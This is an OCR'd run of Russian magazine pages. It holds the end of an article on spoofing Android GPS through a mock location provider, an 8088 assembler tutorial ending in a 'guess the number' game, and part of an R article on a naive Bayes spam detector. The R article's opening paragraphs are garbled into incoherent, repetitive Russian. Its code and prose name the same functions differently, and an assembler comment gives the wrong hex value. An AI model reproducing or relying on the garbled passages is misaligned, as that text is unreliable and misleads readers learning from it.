
Ничего не происходит. Ничего, собственно, и не должно происходить.

Если приложение запускается не первый раз, то возможно падение из-за того, что тестовый провайдер с таким именем уже создан. Тогда надо повторно запустить приложение и удалить провайдер кнопкой «Удалить провайдер GPS», а затем создать его заново кнопкой «Добавить провайдер GPS».

Я намеренно не стал добавлять обработку таких ошибок, чтобы не засорять код, мы же пишем макет, а не финальную версию. Впрочем, можешь присылать пулл-реквесты, ссылка на GitHub будет в конце статьи :)

ТЕСТИРУЕМ


Сворачиваем приложение и приступаем к тестам. Запускаем «Яндекс Карты» и попадаем точно на Красную площадь, в нулевой километр, как и было задумано. Ура, получилось!



Ну, почти получилось. Если попробовать запустить Google Maps, почему-то мы попадаем на площадь Комсомола в городе Урюпинске. Вернее, понятно, почему попадаем, непонятно, почему не работает наш TestProvider.

Скажу честно, ответ на этот вопрос я искал несколько дней, но все оказалось довольно просто — надо отключить в настройках телефона геолокацию Google. Эта настройка позволяет не заморачиваться с выбором провайдера: телефон сам решает, из какого источника брать координаты. Начинает с самых точных, то есть GPS, затем, если спутниковое позиционирование недоступно, переходит к базовым станциям, затем по сетям Wi-Fi, а затем якобы даже использует акселерометр, чтобы найти себя в пространстве.

Итак, пробуем — отключаем геолокацию Google и запускаем «Карты».



Сработало, мы снова на Красной площади.

Итак, этот способ позволяет подменять реальные координаты GPS фиктивными, но хотелось бы решить задачу полностью — подменять местоположение начисто, без всяких скидок. Что интересно, наш подопытный кролик FakeGPS работает корректно независимо от настроек геолокации Google. Что ж, будем ковырять дальше.

ИСПРАВЛЯЕМ ОШИБКИ

Присмотревшись к сервису `FakeGPSService` чуть более внимательно, я заметил, что там еще используется некий `GoogleApiClient`. Признаюсь, при первичном анализе я с ходу решил, что он нужен для рекламы, и не стал больше обращать на него внимание. А еще там есть вот эти два метода:

```
LocationServices.FusedLocationApi.setMockMode()
LocationServices.FusedLocationApi.setMockLocation()
```

Кажется, это то, что нужно. Погуглив документацию (от нее все же не уйти!), выясняем, что `FusedLocationApi` немножко устарел и вместо него рекомендуется использовать `FusedLocationProviderClient`.

Что же, попробуем. Добавляем в раздел dependencies файла build.gradle такую строчку:

```
implementation 'com.google.android.gms:play-services-location:17.0.0'
```

Интересно, что после добавления этой строчки объем приложения вырастает с 11 Кбайт до 1 Мбайта с хвостиком.


В конец функции `AddGPS` дописываем пару строк.

```
LocationServices.getFusedLocationProviderClient(this).setMockMode(true
);
LocationServices.getFusedLocationProviderClient(this).setMockLocation(
newLocation);
```

Компилируем и запускаем — теперь нормально работает и в Google Maps с включенной геолокацией, и в «Яндекс Картах». Победа!

WWW

- Полный исходный код программы
- Библиотека, которая вычисляет фиктивных поставщиков местоположений



Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов — технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

ОСВАИВАЕМ АРИФМЕТИЧЕСКИЕ ИНСТРУКЦИИ

Прочитав эту статью, ты научишься пользоваться арифметическими и логическими инструкциями, а также инструкциями сдвига. Попутно узнаешь, как создавать подпрограммы. А в конце напишешь простенькую игрушку «Угадай число».

Другие статьи курса

- Погружение в assembler
- Делаем первые шаги в освоении асма
- Как работают переменные, режимы адресации, инструкции условного перехода

Большинство тех инструкций, о которых ты узнаешь из этой статьи, принимают на входе два аргумента. Каждый отдельно взятый аргумент — это либо регистр, либо память, либо константа. Почти все их сочетания допустимы: регистр-регистр, регистр-память, память-регистр, регистр-константа, память-константа. Единственное недопустимое сочетание — память-память.

Регистры могут быть 16- или 8-битными. 16-битные регистры: AX, BX, CX, DX, SI, DI, BP и SP. 8-битные регистры: AH, AL, BH, BL, CH, CL, DH и DL.

ПИШЕМ ВСПОМОГАТЕЛЬНУЮ ПОДПРОГРАММУ

У всех программ, которые мы с тобой сейчас напишем, есть повторяющееся действие: вывести результат на экран. Чтобы не писать код для этого действия каждый раз заново, давай напишем для него подпрограмму.

Что такое подпрограмма? Это кусок кода, который выполняет какую-то небольшую задачу. К подпрограмме обычно обращаются через инструкцию `call`. Все подпрограммы заканчиваются инструкцией `ret` (RETurn).

Пока это все, что тебе нужно знать о подпрограммах. Конечно, по-хорошему, когда пользуешься подпрограммами, надо бы понимать еще несколько вещей, в частности что такое указатель стека и как он меняется при обращении к подпрограмме. Но пока, в рамках текущего урока, давай просто условимся, что если тебе надо нарисовать на экране букву, просто вставляй в свой код вот такую инструкцию.

```
        call    display_letter
```

Реализация подпрограммы `call display_letter` представлена ниже. Сохрани ее в файл `library.asm`.

```
; library.asm
        int     0x20            ; Выйти в командную строку

; Отображает на экране букву, которая записана в регистр AL (в ASCII-коде)
display_letter:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di

        mov     ah, 0x0E        ; Код функции, которая выводит букву на экран
        mov     bx, 0x000F      ; 00 - нулевая страница; BL - цвет буквы
        int     0x10            ; Обращаемся к BIOS, чтобы она нарисовала букву

        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax

        ret                     ; Возвращаемся в вызывающую подпрограмму

; Считывает символ с клавиатуры (в ASCII-коде) и помещает его в AL
read_keyboard:
        push    bx
        push    cx
        push    dx
        push    si
        push    di

        mov     ah, 0x00        ; Код функции, считывающей символ с клавиатуры
        int     0x16            ; Обращаемся к BIOS, чтобы выполнить её

        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx

        ret                     ; Возвращаемся в вызывающую подпрограмму
```

Важно! В конец всех программ, которые мы напишем, тебе надо будет вставлять код из `library.asm`. К чему это приведет? Все программы будут заканчиваться выходом в командную строку, и у них будут подпрограммы для вывода символа на экран (из регистра AL) и для считывания символа с клавиатуры (результат помещается в регистр AL).

УЧИМСЯ СКЛАДЫВАТЬ И ВЫЧИТАТЬ

В качестве аргументов для инструкции сложения давай задействуем регистр AL и константу.

```
; add.asm
        org     0x0100
@@start:
        mov     al, 0x04        ; Загружаем в AL число 0x04
        add     al, 0x03        ; Добавляем 0x03 к регистру AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру `7`. Потому что `4 + 3 = 7`.

В качестве аргументов для инструкции вычитания давай возьмем регистр AL и константу.

```
; sub.asm
        org     0x0100
@@start:
        mov     al, 0x04        ; Загружаем в AL число 0x04
        sub     al, 0x03        ; Вычитаем  0x03 из регистра AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру `1`. Потому что `4 - 3 = 1`.

ОСВАИВАЕМ ИНСТРУКЦИЮ УМНОЖЕНИЯ

Инструкция умножения умеет работать с байтами (8-битные числа) и словами (16-битные числа). Умножаемое — это всегда регистр AL/AX. А множителем может быть либо регистр (любой), либо переменная в памяти.

Только учти, что если умножаемое у тебя в AL, то множитель должен быть 8-битным, а если в AX — 16-битным. Результат умножения попадает либо в AX (когда перемножаем два 8-битных числа), либо в DX:AX (когда перемножаем два 16-битных числа).

В примере ниже мы используем два 8-битных регистра AL (умножаемое) и CL (множитель). Результат попадает в 16-битный регистр AX.

```
; mul.asm
        org     0x0100
@@start:
        mov     al, 0x03        ; Загружаем в AL число 0x03
        mov     cl, 0x02        ; Загружаем в CL число 0x02
        mul     cl              ; ax = al*cl

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру `6`. Потому что `3 × 2 = 6`.

Для того чтобы перемножить два 16-битных числа, умножаемое помести в AX, а множитель — в CX. Затем вместо `mul cl` напиши `mul cx`.

Обрати внимание, инструкция `mul` оперирует беззнаковыми целыми. Если тебе надо перемножить числа со знаком, используй `imul`.

РАЗБИРАЕМСЯ С ИНСТРУКЦИЕЙ ДЕЛЕНИЯ

Инструкция деления умеет работать со словами (16-битные числа) и двойными словами (32-битные числа). Делимое — это всегда либо регистр AX, либо DX:AX. А делителем может быть либо регистр (любой), либо переменная в памяти.

Только учти, что если делимое у тебя в AX, то делитель должен быть 8-битным, а если в DX:AX — 16-битным.

Когда ты делишь 16-битное число на 8-битное, то результат попадает в AL, а остаток — в AH. Если делишь 32-битное число на 16-битное, результат попадает в AX, остаток — в DX.

В примере ниже мы используем 16-битный и 8-битный регистры. Результат попадает в AL, остаток в AH.

```
; div.asm
        org     0x0100
@@start:
        mov     ax, 0x64        ; Загружаем в AX число 0x64 (десятичная 100)
        mov     cl, 0x21        ; Загружаем в CL число 0x1E (десятичное 33)
        div     cl              ; Делим AX на CL. Результат в AL, остаток в AH

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру `3`. Потому что `100 / 33 = 3`. Если хочешь посмотреть, какой остаток получился, добавь вот такую строчку сразу после той, где написана инструкция `div`.

```
        mov     al, ah  ; Копируем остаток в регистр AL - для вывода на экран
```

Берегись! Инструкция деления может сломать твою программу. Если ты сделаешь деление на ноль, то возникнет системная ошибка и твоя программа вылетит в командную строку.

Обрати внимание, инструкция `div` оперирует беззнаковыми целыми. Если тебе надо разделить числа со знаком, используй `idiv`.

ЛОГИЧЕСКИЙ И АРИФМЕТИЧЕСКИЙ СДВИГИ, ЦИКЛИЧЕСКИЙ СДВИГ

Инструкции сдвига (операторы `<<` и `>>` в языках высокого уровня) — это самые родные инструкции для процессора. Работают они быстрее, чем большинство других инструкций. Так что если какую-то часть вычислений можно реализовать на них, — особенно если это позволит избежать инструкций умножения и деления, — смело их используй.

```
; shl.asm
        org     0x0100
@@start:
        mov     al, 0x02        ; Загружаем в AX число 0x02 (десятичная 2)
        shl     al, 1           ; Сдвигаем AL влево на 1 бит

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Сейчас объясню, как здесь работает инструкция сдвига. Представь, что значение регистра AL — это число в двоичной системе счисления. Инструкция `shl` просто сдвигает каждый бит двоичного числа на одну позицию влево и добавляет справа ноль. А тот бит, который вытесняется слева, попадает в флаг CF (Carry Flag; флаг переноса).

Аналогичным образом работает инструкция `shr`, но только она сдвигает биты регистра вправо, а не влево.

Есть еще инструкция `sar`, которая работает почти как `shr`, но в отличие от `shr` делает не логический, а арифметический сдвиг. Что это значит? Когда `sar` сдвигает бит двоичного числа вправо, то не добавляет ноль, а дублирует бит, который там был до сдвига. Иногда это может быть и ноль, но не всегда.

В чем польза от такой хитроумной альтернативы обычному сдвигу вправо? В том, что `sar` позволяет двигать числа со знаком. Сдвинуть их может и `shr`, вот только в регистре в результате этого получится белиберда.

Ты, наверное, уже понял, что вторым аргументом у всех инструкций сдвига указывается количество позиций, на которое нужно сдвинуть биты регистра. Обрати внимание: если указываешь это количество цифрой, то это может быть только единица. Если хочешь за раз сдвинуть сразу несколько битов, воспользуйся регистром CL.

```
; Количество позиций для сдвига задаём константой
        shl     ax, 1
        shl     ax, 1
        shl     ax, 1

; Количество позиций для сдвига задаём регистром CL
        mov     cl, 3
        shl     ax, cl
```

Еще есть инструкции для циклического сдвига: `ror`, `rcr`, `rol` и `rcl`. В чем их особенность? Биты, выдвигаемые с одного конца, появляются с другой стороны. Циклический сдвиг вправо выполняется инструкцией `ror`, а влево — инструкцией `rol`. `rcr/rcl` делают то же самое, что `ror/rol`, только задействуют еще один дополнительный бит — CF. Добавляемый бит берется из CF, а выдвигаемый попадает в CF.

INFO

У `shl` (логический сдвиг влево) есть синоним — `sal`. Две эти инструкции полностью идентичны — вплоть до того, что генерируются в один и тот же машинный код.

ТРИ ЛОГИЧЕСКИЕ ИНСТРУКЦИИ ПЛЮС ОДНА БЕСПОЛЕЗНАЯ

В 8088 доступны три логические инструкции: `and`, `or` и `xor`.

```
; logical.asm
        org     0x0100
@@start:
        mov     al, 0x32        ; Загружаем в AL число 0x32
        and     al, 0x0F        ; Логическое И между AL и 0x0F

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Инструкция `and` эквивалентна оператору `&` в Си и JavaScript; `or` — оператору `|`, а `xor` — оператору `^`.

Еще есть инструкция `not`, которая принимает только один параметр. Она инвертирует все биты указанного регистра. (`not al` эквивалентна оператору `~` в Си и JavaScript).

```
; not.asm
        org     0x0100
@@start:
        mov     al, 0xFC        ; Загружаем в AL число 0xFC
        not     al              ; Логическое НЕ над регистром AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Кроме того, у 8088 есть инструкция `neg`, которая очень похожа на `not`, но только она делает не логическую инверсию, а арифметическую: меняет знак у заданного числа.

Еще в ассемблере есть инструкция, которая не делает совершенно ничего. Ты можешь вставить ее в любое место своей программы, и она никак не повлияет на ход выполнения. Конечно, за исключением того, что программа отработает чуть медленнее. Это инструкция `nop`. Можешь поэкспериментировать с ней. Вставь ее куда душе угодно после директивы `org`, и ты увидишь, как твоя программа увеличится ровно на один байт (это размер инструкции No OPeration), но работать будет без изменений.

ЗНАКОМИМСЯ С ИНСТРУКЦИЯМИ ИНКРЕМЕНТА И ДЕКРЕМЕНТА

Инструкции инкремента и декремента позволяют увеличивать или уменьшать на единицу значение регистра или значение переменной в памяти. Эти инструкции работают и с байтами (8 бит), и со словами (16 бит).

```
; inc.asm
        org     0x0100
@@start:
        mov     al, 0x30
@@next_inc:
        call    display_letter
        inc     al
        cmp     al, 0x39
        jne     @@next_inc
@@next_dec:
        call    display_letter
        dec     al
        cmp     al, 0x30
        jne     @@next_dec

; Вставь сюда строчки из библиотеки library.asm
```

Тут мы:

1. загружаем в AL ASCII-код цифры ноль, то есть `0x30`;
2. показываем цифру на экране;
3. прибавляем к AL единицу;
4. повторяем шаги 2–3 до тех пор, пока в AL не окажется `0x39`;
5. показываем текущий символ и делаем все то же самое, что раньше, но в обратном порядке;
6. отнимаем от AL единицу;
7. выводим на экран то, что получилось;
8. повторяем до тех пор, пока в AL не окажется `0x30`.

В итоге программа выводит на экран вот такую строку: `012345678987654321`.

В этой программе есть еще одна новая для тебя инструкция — `cmp` (CoMPartion — сравнить). Она работает так же, как инструкция вычитания, но с одним значительным отличием: `cmp` не меняет значение регистра. Она меняет только биты регистра флагов (`Flags`).

Обычно `cmp` используется совместно с инструкциями условного перехода, такими как `je` (Jump if Equal — «прыгнуть, если равно»), `jne` (Jump if Not Equal — «прыгнуть, если не равно») и подобными.

ПИШЕМ ПРОСТУЮ ИГРУШКУ «УГАДАЙ ЧИСЛО»

Ну вот, теперь ты знаешь достаточно ассемблерных инструкций, чтобы написать несложную игру «Угадай число».

Как она будет работать? После запуска игры компьютер загадывает число, выводит на экран знак вопроса и ждет ответа игрока. Если число, введенное игроком, отличается от того, которое загадал компьютер, игра снова выводит знак вопроса. Когда игрок наконец угадывает число, программа печатает его на экране и добавляет смайлик (знак двоеточия и закрывающую скобку). Вот ассемблерный код, который воплощает описанную задумку.

```
; guess.asm
; Угадай число от 0 до 7
        org     0x0100

        in      al, 0x40        ; Считываем число с чипа таймера
        and     al, 0x07        ; Накладываем битовую маску, чтобы
                                ;  получилось число от 0 до 7
        add     al, 0x30        ; Преобразуем цифру в ASCII-символ
        mov     cl, al          ; Сохраняем загаданное число в CL
@@game_loop:
        mov     al, 0x3F        ; Символ вопросительного знака
        call    display_letter
        call    read_keyboard   ; Считываем ввод пользователя
        cmp     al, cl          ; Пользователь угадал число?
        jne     @@game_loop     ; Нет - даём ему ещё одну попытку
        call    display_letter  ; Да - выводим угаданное число
        mov     al, 0x3A        ;  и затем ещё смайлик :)
        call    display_letter
        mov     al, 0x29
        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Как компьютер загадывает число? Он считывает из порта `0x40` псевдослучайное число. Этот порт подключен к микросхеме таймера. Таймер без остановки отсчитывает такты процессора. Когда ты считываешь значение с его порта, то каждый раз получаешь псевдослучайное число в диапазоне от `0x00` до `0xFF`. Вот и весь секрет.

Теперь небольшой организационный момент. До сих пор, когда нам с тобой нужна была буква, мы задавали ее шестнадцатеричным ASCII-кодом. Но у компилятора NASM есть удобная особенность: ты можешь напечатать любой символ, заключить его в апострофы, и NASM сам преобразует его в ASCII-код.

Давай перепишем нашу игру, воспользовавшись этой особенностью NASM.

```
; guess.asm
; Угадай число от 0 до 7
        org     0x0100

        in      al, 0x40        ; Считываем число с чипа таймера
        and     al, 0x07        ; Накладываем битовую маску, чтобы
                                ;  получилось число от 0 до 7
        add     al, 0x30        ; Преобразуем цифру в ASCII-символ
        mov     cl, al          ; Сохраняем загаданное число в CL
@@game_loop:
        mov     al, '?'
        call    display_letter
        call    read_keyboard   ; Считываем ввод пользователя
        cmp     al, cl          ; Пользователь угадал число?
        jne     @@game_loop     ; Нет - даём ему ещё одну попытку
        call    display_letter  ; Да - выводим угаданное число
        mov     al, ':'         ;  и затем ещё смайлик :)
        call    display_letter
        mov     al, ')'
        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Согласись, так исходный код выглядит куда более читабельно.

ВЫВОДЫ

Поздравляю, ты сделал небольшой шаг в освоении ассемблера! Теперь ты можешь создавать на нем небольшие игрушки. Та, которую мы с тобой сделали, занимает всего 70 байт.

Инструкции и операторы

Если ты знаешь Си, Java или JavaScript, то вот небольшая табличка соответствия между ассемблерными инструкциями, которые ты сегодня освоил, и операторами из этих языков.

ИНСТРУКЦИЯ	ОПЕРАТОР
xor	^
or	|
and	&
not	~
neg	-
shl	<<
shr	>> (для беззнаковых целых)
sar	>> (для целых со знаком)

КОДИНГ

НЕСКУЧНЫЙ DATA SCIENCE

ПИШЕМ НА ЯЗЫКЕ R СОБСТВЕННЫЙ ДЕТЕКТОР СПАМА

Антон Кедров
Старший преподаватель
Высшая школа экономики
Национальный исследовательский университет
ankedrov@gmail.com

Работать в Data Science, как ты мог уже убедиться в предыдущих статьях. В этой статье я познакомлю тебя с базами языка R, который используется в первую очередь статистами, но также с ним можно неплохо обработать и большие объемы данных. Сначала я расскажу тебе, что такое векторы и почему они, благодаря векторным операциям, ускоряют работу с данными, ещё одной важной математикой может быть вполне нагруженный фрагмент. Он, скажешь, напишу и почти, это программу, даже если никогда не сталкивался с чем подобным.

Сначала, впрочем, должен предупредить, что для полного понимания будет хорошо, если ты уже знаешь с азами статистическим методам. Я, конечно, попробую пояснить каждый раз, что чьё-а значение означает, но рассчитывать на это статистикой, тоже был сам виноватый в ней, но теоретическое основы вероятностно-статистического метода.

Перед началом хотя, что, на самом деле, нужно сделать, чтобы начать пользоваться R, тебе нужно с прилетом программирования, дообразования в алгоритмах и структурам данных, что, с другой стороны, ещё на стадии изучения. Для R это, конечно, тебе с ним в том обычном, которого тебе нужно знать, чтобы комфортно начать, выучить и почему нужно сделать.

ЗНАКОМИМСЯ С ЯЗЫКОМ R И ГОТОВИМ РАБОЧЕЕ МЕСТО

Для начала скачаем, для дальнейшего, R и не забудь скачать и установить программы, как оказать и установить нужные библиотеки в мире R сам разберешься, тебе нужно скачать и установить руководство для разных версий.

Язык R исторически молодый и так, что нацелен на обработки и анализ данных. Поэтому, в отличие от Python, в R нет, к примеру, нормальной поддержки сетевых протоколов или возможности писать GUI, но, как и в других интерпретируемых для нацелены, вычислений, самый хорошо тут дело. Сделаем. Сделаем. Сделаем сторадж данных и в этой статье. Для того сделаем. Сделаем. Сделаем представление себе матрицы с атрибутами, которые, в отличие от обычных, могут быть разных типов.

Для R есть функция `matrix()`, которая принимает вектор, количество строк и столбцов. Мы, к Windows. Установка данных `myMat` тебе, но если что то подарит мне, что потребуется данные `myMat`.

Теперь запускаем IDE. Выглядишь это будет примерно так:

```
myMat
> myMat
     [,1] [,2] [,3]
[1,]    1    4    7
[2,]    2    5    8
[3,]    3    6    9
> myMat[2,3]
[1] 8
> myMat[2,]
[1] 2 5 8
> myMat[,3]
[1] 7 8 9
> myMat[2,3] <- 10
> myMat
     [,1] [,2] [,3]
[1,]    1    4    7
[2,]    2    5   10
[3,]    3    6    9
> myMat[2,]
[1] 2 5 10
> myMat[,3]
[1] 7 10 9
> myMat[2,3]
[1] 10
> myMat[2,3] <- 8
> myMat
     [,1] [,2] [,3]
[1,]    1    4    7
[2,]    2    5    8
[3,]    3    6    9
> myMat[2,]
[1] 2 5 8
> myMat[,3]
[1] 7 8 9
> myMat[2,3]
[1] 8
```

НЕСКУЧНЫЙ DATA SCIENCE

ПИШЕМ НА ЯЗЫКЕ R СОБСТВЕННЫЙ ДЕТЕКТОР СПАМА

ПИШЕМ КЛАССИФИКАТОР

Итак, у нас есть два набора тренировочных данных, то есть две копилки признаков: для спама и для не-спама. Как они помогут нашему детектору отделять зерна от плевел? Детектор будет вычислять для каждой из копилок «наивную байесовскую вероятность» того, что анализируемое письмо относится к ее категории. Вот функция, которая воплощает эту идею.

```
#################################################################
### Создаём классификатор, и проверяем его
#################################################################

# Вычислят наивную байесовскую вероятность: спам / не-спам
classifyEmail <- function(path, trainingDF, prior=0.5, cNone=1e-3)
{
    # Первые три шага - точно те же, что мы
    # email text data in a workable format
    msg <- getMessage(path)
    msg.tdm <- getTDM(msg)
    msg.freq <- rowSums(as.matrix(msg.tdm))

    # Находим термы, которые есть и в анализируемом письме и в срезе данных
    msg.match <- intersect(names(msg.freq), trainingDF$term)

    # А теперь выполняем наивный байесовский подсчёт
    if(length(msg.match) < 1)
    {
        return(prior * cNone^(length(msg.freq)))
    }
    else
    {
        match.probs <- trainingDF$occurrence[match(msg.match, trainingDF$term)]
        return(prior * prod(match.probs) * cNone ^ (length(msg.freq)-length(msg.match)))
    }
}
```

Мы передаем ей четыре параметра:

1. `path` — письмо, которое надо проанализировать;
2. `trainingDF` — срез данных по тому тренировочному набору, с которым мы хотим сравнить анализируемое письмо;
3. `prior` — наше «наивное предположение» по поводу того, какая часть писем (в процентах) обычно оказывается спамом;
4. `cNone` — константа вероятности, которую мы присваиваем новым термам — тем, которых нет в тренировочных письмах.

Обрати внимание, как я здесь расправляюсь с теми термами анализируемого письма, которых не было в тренировочных письмах и которые наш детектор поэтому не знает. Вернее, что я делаю с их нулевой частотностью. Если их частотность оставить такой, какая она есть, то функция **classifyEmail** не сможет работать правильно. Ведь в ней вычисления построены на перемножении частот. Если хотя бы один из множителей будет нулем, — а такое будет случаться весьма часто, — то результат неизменно будет нулем.

Поэтому термам с нулевой частотностью я присваиваю небольшую константную частоту: 0,1 %, — то есть частоту, которая заведомо меньше, намного меньше, чем те частоты, которые зафиксированы в наших тренировочных данных. Кстати говоря, такой способ обрабатывать неизвестные термы — весьма распространенный подход в Data Science.

Как работает classifyEmail

Обрати внимание, первые три шага мы здесь делаем точно так же, как при обработке тренировочных данных:

1. `get.msg` извлекает текст из письма;
2. `get.tdm` преобразует этот текст в TDM;
3. `rowSums` рассчитывает частотность.

Дальше нам надо определить, как термы из анализируемого письма пересекаются с термами из наших тренировочных данных. Для этого задействуем команду **intersect**. Передаем ей термы, найденные в анализируемом письме, и термы из тренировочных данных.

Завершающий шаг классификации: определить, есть ли в анализируемом письме какие-то термы, которые также есть и в наших тренировочных данных. Если такие есть, используем их, чтобы понять, какова вероятность, что анализируемое письмо относится к категории того среза данных, которые переданы параметром **trainingDF**.

